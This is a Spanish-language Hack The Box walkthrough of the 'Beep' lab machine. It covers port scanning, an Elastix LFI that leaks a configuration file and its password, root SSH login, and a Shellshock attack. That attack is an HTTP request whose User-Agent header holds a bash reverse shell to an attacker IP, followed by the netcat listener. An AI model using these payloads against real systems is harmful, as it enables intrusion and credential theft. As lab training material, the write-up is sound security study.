


# BEEP MACHINE

Autor: Christian Jimenez



## ESCANEO Y ENUMERACION

vamos a realizar un escaneo con nmap:

```
nmap -p- --open -T5 -v -n 10.10.10.7 -oG allPorts
```

La salida nos muestra los puertos

22,25,80,110,111,143,443,879,993,995,3306,4190,4445,4559,5038,10000 abiertos:

```
File: extractPorts.tmp
[*] Extracting information...
[*] IP Address: 10.10.10.7
[*] Open ports: 22,25,80,110,111,143,443,879,993,995,3306,4190,4445,4559,5038,10000
[*] Ports copied to clipboard
```

Vamos a realizar una enumeracion de los servicios en los puertos:

```
nmap -p22,25,80,110,111,143,443,879,993,995,3306,4190,4445,4559,5038,10000 -sV -sC 10.10.10.7 -oN targeted
```

y esta es la salida:

```
# Nmap 7.91 scan initiated Mon Jul 19 10:20:37 2021 as: nmap -p22,25,80
|   targeted 10.10.10.7
2 | Nmap scan report for 10.10.10.7
3 | Host is up (0.20s latency).
4 |
```


```

5 | PORT      STATE SERVICE      VERSION
6 | 22/tcp    open  ssh          OpenSSH 4.3 (protocol 2.0)
7 | | ssh-hostkey:
8 | |   1024 ad:ee:5a:bb:69:37:fb:27:af:b8:30:72:a0:f9:6f:53 (DSA)
9 | |   2048 bc:c6:73:59:13:a1:8a:4b:55:07:50:f6:65:1d:6d:0d (RSA)
10 | 25/tcp    open  smtp          Postfix smtpd
11 | |_smtp-commands: beep.localdomain, PIPELINING, SIZE 10240000, VRFY, ETR
    | N, ENHANCEDSTATUSCODES, 8BITMIME, DSN,
12 | 80/tcp    open  http          Apache httpd 2.2.3
13 | |_http-server-header: Apache/2.2.3 (CentOS)
14 | |_http-title: Did not follow redirect to https://10.10.10.7/
15 | 110/tcp   open  pop3          Cyrus pop3d 2.3.7-Invoca-RPM-2.3.7-7.el5_6.4
16 | |_pop3-capabilities: USER TOP STLS PIPELINING IMPLEMENTATION(Cyrus POP3
    | server v2) APOP AUTH-RESP-CODE RESP-CODES EXPIRE(NEVER) UIDL LOGIN-DEL
    | AY(0)
17 | 111/tcp   open  rpcbind       2 (RPC #100000)
18 | 143/tcp   open  imap          Cyrus imapd 2.3.7-Invoca-RPM-2.3.7-7.el5_6.4
19 | |_imap-capabilities: THREAD=REFERENCES IMAP4 ATOMIC CATENATE RIGHTS=kxt
    | e SORT URLAUTHA0001 X-NETSCAPE SORT=MODSEQ LIST-SUBSCRIBED BINARY ACL L
    | ISTEXT IDLE LITERAL+ CONDSTORE MULTIAPPEND OK THREAD=ORDEREDSUBJECT UNS
    | ELECT ANNOTATEMORE NO IMAP4rev1 QUOTA Completed CHILDREN ID UIDPLUS MAI
    | LBOX-REFERRALS NAMESPACE RENAME STARTTLS
20 | 443/tcp   open  ssl/https?
21 | | ssl-cert: Subject: commonName=localhost.localdomain/organizationName=
    | SomeOrganization/stateOrProvinceName=SomeState/countryName=--
22 | | Not valid before: 2017-04-07T08:22:08
23 | |_Not valid after: 2018-04-07T08:22:08
24 | |_ssl-date: 2021-07-19T14:17:49+00:00; -6m16s from scanner time.
25 | 879/tcp   open  status        1 (RPC #100024)
26 | 993/tcp   open  ssl/imap      Cyrus imapd
27 | |_imap-capabilities: CAPABILITY
28 | 995/tcp   open  pop3          Cyrus pop3d
29 | 3306/tcp   open  mysql         MySQL (unauthorized)
30 | |_ssl-cert: ERROR: Script execution failed (use -d to debug)
31 | |_ssl-date: ERROR: Script execution failed (use -d to debug)
32 | |_sslv2: ERROR: Script execution failed (use -d to debug)
33 | |_tls-alpn: ERROR: Script execution failed (use -d to debug)
34 | |_tls-nextprotoneg: ERROR: Script execution failed (use -d to debug)
35 | 4190/tcp   open  sieve         Cyrus timsieved 2.3.7-Invoca-RPM-2.3.7-7.el5
    | _6.4 (included w/cyrus imap)
36 | 4445/tcp   open  upnotifyp?
37 | 4559/tcp   open  hylafax       HylaFAX 4.3.10
38 | 5038/tcp   open  asterisk      Asterisk Call Manager 1.1
39 | 10000/tcp  open  http          MiniServ 1.570 (Webmin httpd)
40 | |_http-title: Site doesn't have a title (text/html; Charset=iso-8859-1)
    | .

```

```
41 | Service Info: Hosts: beep.localdomain, 127.0.0.1, example.com, localho
    | st; OS: Unix
42 |
43 | Host script results:
44 | |_clock-skew: -6m16s
45 |
46 | Service detection performed. Please report any incorrect results at htt
    | ps://nmap.org/submit/ .
47 | # Nmap done at Mon Jul 19 10:27:14 2021 -- 1 IP address (1 host up) sca
    | nned in 397.24 seconds
```

son muchos puertos así que vamos a empezar con el 80, si ingresamos a la página vemos que tiene un certificado autofirmado y es un panel de login:



Buscamos credenciales por defecto pero ninguna funciona.

La enumeración de directorios con wfuzz mostró algunas carpetas pero no fue de mucha ayuda al revisar cada una.

```

000000013: 200      34 L      111 W      1785 Ch      10.7/"
000000259: 301      9 L      28 W      309 Ch      "#"
000001198: 301      9 L      28 W      308 Ch      "admin"
000004703: 301      9 L      28 W      307 Ch      "lang"
000005520: 301      9 L      28 W      309 Ch      "var"
000012853: 301      9 L      28 W      308 Ch      "panel"
000012853: 301      9 L      28 W      308 Ch      "libs"

```

En el login muestra el servicio que esta alojado en la pagina (elastix), no tenemos la version pero buscamos en searchsploit de todas formas:

# searchsploit elastix		130 x
Exploit Title	Path	
Elastix - 'page' Cross-Site Scripting	php/webapps/38078.py	
Elastix - Multiple Cross-Site Scripting Vulne	php/webapps/38544.txt	
Elastix 2.0.2 - Multiple Cross-Site Scripting	php/webapps/34942.txt	
Elastix 2.2.0 - 'graph.php' Local File Inclus	php/webapps/37637.pl	
Elastix 2.x - Blind SQL Injection	php/webapps/36305.txt	
Elastix < 2.5 - PHP Code Injection	php/webapps/38091.php	
FreePBX 2.10.0 / Elastix 2.2.0 - Remote Code	php/webapps/18650.py	
Shellcodes: No Results		

Vemos varios resultados, pero en este caso intentando con el Local File Inclusion se tiene algo interesante.

## EXPLOTACION

### LOCAL FILE INCLUSION

si examinamos el exploit de local file inclusion se una ruta que podemos probar:

```

source: https://www.securityfocus.com/bid/55078/info
Elastix is prone to a local file-include vulnerability because it fails to properly sanitize user-supplied input.
An attacker can exploit this vulnerability to view files and execute local scripts in the context of the web server process. This may aid in further attacks.
Elastix 2.2.0 is vulnerable; other versions may also be affected.

#!/usr/bin/perl -w

#-----#
#Elastix is an Open Source Software to establish Unified Communications.
#About this concept, Elastix goal is to incorporate all the communication alternatives,
#available at an enterprise level, into a unique solution.
#-----#
#####
# Exploit Title: Elastix 2.2.0 LFI
# Google Dork: :(
# Author: cheki
# Version:Elastix 2.2.0
# Tested on: multiple
# CVE : notyet
# romanc-_-eyes ;)
# Discovered by romanc-_-eyes
# vendor http://www.elastix.org/

print "\t Elastix 2.2.0 LFI Exploit \n";
print "\t code author cheki  \n";
print "\t 0day Elastix 2.2.0  \n";
print "\t email: anonymous17hacker@gmail.com \n";

#LFI Exploit: /vtigercrm/graph.php?current_language=../../../../../../../../etc/amportal.conf%00module=Accounts&action

```

colocamos esa ruta junto a la direccion IP en el navegador:

```
https://10.10.10.7/vtigercrm/graph.php?
current_language=../../../../../../../../etc/amportal.conf%00&module=Accounts&action
```

Y obtenemos lo siguiente:

```
# This file is part of FreePBX. # FreePBX is free software: you can redistribute it and/or modify # it under the terms of the GNU General Public License as published by # the Free Software Foundation, either version 2 of the License, or # (at your option) any later version. # FreePBX is distributed in the hope that it will be useful, # but WITHOUT ANY WARRANTY; without even the implied warranty of # MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE. See the # GNU General Public License for more details. # You should have received a copy of the GNU General Public License # along with FreePBX. If not, see . # This file contains settings for components of the Asterisk Management Portal # Spaces are not allowed! # Run /usr/src/AMP/apply_conf.sh after making changes to this file # FreePBX Database configuration # AMPDBHOST: Hostname where the FreePBX database resides # AMPDBENGINE: Engine hosting the FreePBX database (e.g. mysql) # AMPDBNAME: Name of the FreePBX database (e.g. asterisk) # AMPDBUSER: Username used to connect to the FreePBX database # AMPDBPASS: Password for AMPDBUSER (above) # AMPENGINE: Telephony backend engine (e.g. asterisk) # AMPMGRUSER: Username to access the Asterisk Manager Interface # AMPMGRPASS: Password for AMPMGRUSER # AMPDBHOST=localhost AMPDBENGINE=mysql # AMPDBNAME=asterisk AMPMGRUSER=asteriskuser # AMPDBPASS=amp109 AMPDBPASS=jEhdIekWmdjE AMPENGINE=asterisk AMPMGRUSER=admin # AMPMGRPASS=amp111 AMPMGRPASS=jEhdIekWmdjE # AMPBIN: Location of the FreePBX command line scripts # AMPSBIN: Location of (root) command line scripts # AMPBIN=/var/lib/asterisk/bin AMPSBIN=/usr/local/sbin # AMPWEBROOT: Path to Apache's webroot (leave off trailing slash) # AMPCGIBIN: Path to Apache's cgi-bin dir (leave off trailing slash) # AMPWEBADDRESS: The IP address or host name used to access the AMP web admin # AMPWEBROOT=/var/www/html AMPCGIBIN=/var/www/cgi-bin # AMPWEBADDRESS=x.x.x.x[hostname] # FOPWEBROOT: Path to the Flash Operator Panel webroot (leave off trailing slash) # FOPPASSWORD: Password for performing transfers and hangups in the Flash Operator Panel # FOPRUN: Set to true if you want FOP started by freepbx_engine (ampportal_start), false otherwise # FOPDISABLE: Set to true to disable FOP in interface and retrieve_conf. Useful for sqlite3 # or if you don't want FOP. # FOPRUN=true FOPWEBROOT=/var/www/html/panel # FOPPASSWORD=passw0rd FOPPASSWORD=jEhdIekWmdjE # FOPSORT=extension|lastname # DEFAULT VALUE: extension # FOP should sort extensions by Last Name [lastname] or by Extension [extension] # This is the default admin name used to allow an administrator to login to ARI bypassing all security. # Change this to whatever you want, don't forget to change the ARI ADMIN PASSWORD as well ARI_ADMIN_USERNAME=admin # This is the default admin password to allow an administrator to login to ARI bypassing all security. # Change this to a secure password. ARI_ADMIN_PASSWORD=jEhdIekWmdjE # AUTHTYPE=database|none # Authentication type to use for web administration. If type set to 'database' the primary # AMP admin credentials will be the AMPDBUSER/AMPDBPASS above. AUTHTYPE=database # AMPADMINLOGO=filename # Defines the logo that is to be displayed at the TOP RIGHT of the admin screen. This enables # you to customize the look of the administration screen. # NOTE: images need to be saved in the .../admin/images directory of your AMP install # This image should be 55px in height AMPADMINLOGO=logo.png # USECATEGORIES=true|false # DEFAULT VALUE: true # Controls if the menu items in the admin interface are sorted by category (true), or sorted # alphabetically with no categories shown (false). # AMPADMINLOGO=filename # Sets the extension backend in FreePBX. If set to 'extension', the extension and user are # the default.
```

Para darle un mejor formato hacemos Ctrl+u y si bajamos vemos unas credenciales:

```
16 # This file contains settings for components of the Asterisk Management Portal
17 # Spaces are not allowed!
18 # Run /usr/src/AMP/apply_conf.sh after making changes to this file
19
20 # FreePBX Database configuration
21 # AMPDBHOST: Hostname where the FreePBX database resides
22 # AMPDBENGINE: Engine hosting the FreePBX database (e.g. mysql)
23 # AMPDBNAME: Name of the FreePBX database (e.g. asterisk)
24 # AMPDBUSER: Username used to connect to the FreePBX database
25 # AMPDBPASS: Password for AMPDBUSER (above)
26 # AMPENGINE: Telephony backend engine (e.g. asterisk)
27 # AMPMGRUSER: Username to access the Asterisk Manager Interface
28 # AMPMGRPASS: Password for AMPMGRUSER
29 #
30 AMPDBHOST=localhost
31 AMPDBENGINE=mysql
32 # AMPDBNAME=asterisk
33 AMPDBUSER=asteriskuser
34 # AMPDBPASS=amp109
35 AMPDBPASS=jEhdIekWmdjE
36 AMPENGINE=asterisk
37 AMPMGRUSER=admin
38 #AMPMGRPASS=amp111
39 AMPMGRPASS=jEhdIekWmdjE
40
```

podemos leer diferentes archivos con el LFI y se tiene 2 usuarios potenciales donde se cree que esta la flag: root y fannis. Aunque se podría entrar como otro usuario y hacer un movimiento lateral, se tiene el puerto 22 abierto y si intentamos con root o fannis y la contraseña encontrada en el LFI tenemos éxito con root:

```
user: root
```

pass: jEhdlekWmdjE

```
ssh -oKexAlgorithms=+diffie-hellman-group1-sha1 root@10.10.10.7
```



El parametro **-oKexAlgorithms=+diffie-hellman-group1-sha1** es porque nos daba un error de negociacion de claves.

```
(root@kali)-[/home/kali/Escritorio/HTB/beep]
# ssh -oKexAlgorithms=+diffie-hellman-group1-sha1 root@10.10.10.7 -eth0 HWAD
root@10.10.10.7's password:
Last login: Mon Jul 19 17:35:39 2021 from 10.10.14.23
Welcome to Elastix
To access your Elastix System, using a separate workstation (PC/MAC/Linux)
Open the Internet Browser using the following URL:
http://10.10.10.7
[root@beep ~]#
[root@beep ~]# whoami
root
[root@beep ~]#
```


Ok eso fue demasiado sencillo, pero se puede explotar de mas formas.

## SHELLSHOCK

Vemos que estaba el puerto 10000 abierto con un servicio http:

```
10000/tcp open  http [DES] MiniServ 1.570 (Webmin httpd)
|_http-title: Site doesn't have a title (text/html; Charset=iso-8859-1).
Service Info: Hosts: beep.localdomain, 127.0.0.1, example.com, localhost; OS: Unix
```

si ingresamos vemos un panel de inicio de sesion:



**Login to Webmin**  
You must enter a username and password to login to the Webmin server on 10.10.10.7.  
**Username**   
**Password**   
☐ Remember login permanently?

si colocamos admin y password (o cualquier otra credencial) nos dice que es incorrecto pero en la url veo que se agrega un archivo **session\_login.gci**:

**Login failed. Please try again.**

**Login to Webmin**

You must enter a username and password to login to the Webmin server on 10.10.10.7.

**Username**

**Password**

☐ Remember login permanently?

Login Clear

cuando se ve un archivo de tipo .cgi se puede probar el ataque shellshock, esto si la shell es vulnerable.

Estos archivos interactuan con una bash y si es una bash vulnerable es posible ejecutar comandos arbitrarios.

La vulnerabilidad esta en la inyeccion de comandos en variables de entorno, sabemos podemos definir una variable de entorno de la siguiente manera:

```
export SALUDO="ho!a mundo"

echo $SALUDO #ho!a mundo
```

tambien es posible almacenar dentro de una variable de entorno una funcion escrita en bash que tiene la siguiente sintaxis:

```
nombre_funcion(){contenido}

#EJEMPLO

export saludo="(){echo \"ho!a mundo\"}"

bash -c 'saludo' #ho!a mundo
```

En este ejemplo no es necesario colocar un nombre de funcion y estamos escapando las comillas dobles. Dentro de una variable de entorno declarada como si tuviera una funcion se puede ejecutar comandos del sistema, en este caso hicimos un simple echo dentro de la funcion.

Sabemos que con ; se puede concatenar comandos, que pasa si colocamos lo siguiente:

```
export saludo="(){:};; whoami"
```

Pues si la bash es vulnerable es posible realizar la ejecucion de comandos, ya que despues de una funcion que no hace nada se esta concatenando otro comando mendiante el ;.

A veces es necesario colocar 1 o 2 **echo**; despues de la funcion o antes del comando.

Ahora a nivel web esto se puede coloacr en una cabecera, por ejemplo el **User-Agent** ya que en el servidor web estas cabeceras las reconoce como variables de entorno.

Entonces volviendo a la maquina, si con burpsuite interceptamos la peticion que se realiza al **session\_login.cgi** y en su cabecera **User-Agent** probamos esta inyeccion de payload veamos si podemos obtener una reverse shell:

interceptamos la peticion poniendo cualquier dato y modificarmos esa cabecera:

```
POST /session_login.cgi HTTP/1.1
Host: 10.10.10.7:10000
User-Agent: (){:};; bash -i >& /dev/tcp/10.10.14.23/443 0>&1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 30
Origin: https://10.10.10.7:10000
Connection: close
Referer: https://10.10.10.7:10000/
Cookie: testing=1; elastixSession=d678uunbhdf d6qin3hnsrolu46
Upgrade-Insecure-Requests: 1

page=%2F&user=admin&pass=admin
```

si ahora eso lo mandamo por el repiter y nos colocamos en escucha con netcat:

```
(root@kali)-[/home/.../Escritorio/HTB/beep/nmap]
# rlwrap nc -lvnp 443
listening on [any] 443 ...
connect to [10.10.14.23] from (UNKNOWN) [10.10.10.7] 56039
bash: no job control in this shell
[root@beep webmin]# whoami
root
[root@beep webmin]#
```

Vemos que tenemos ejecucion remota de comandos como Root y ya podriamos leer las flags.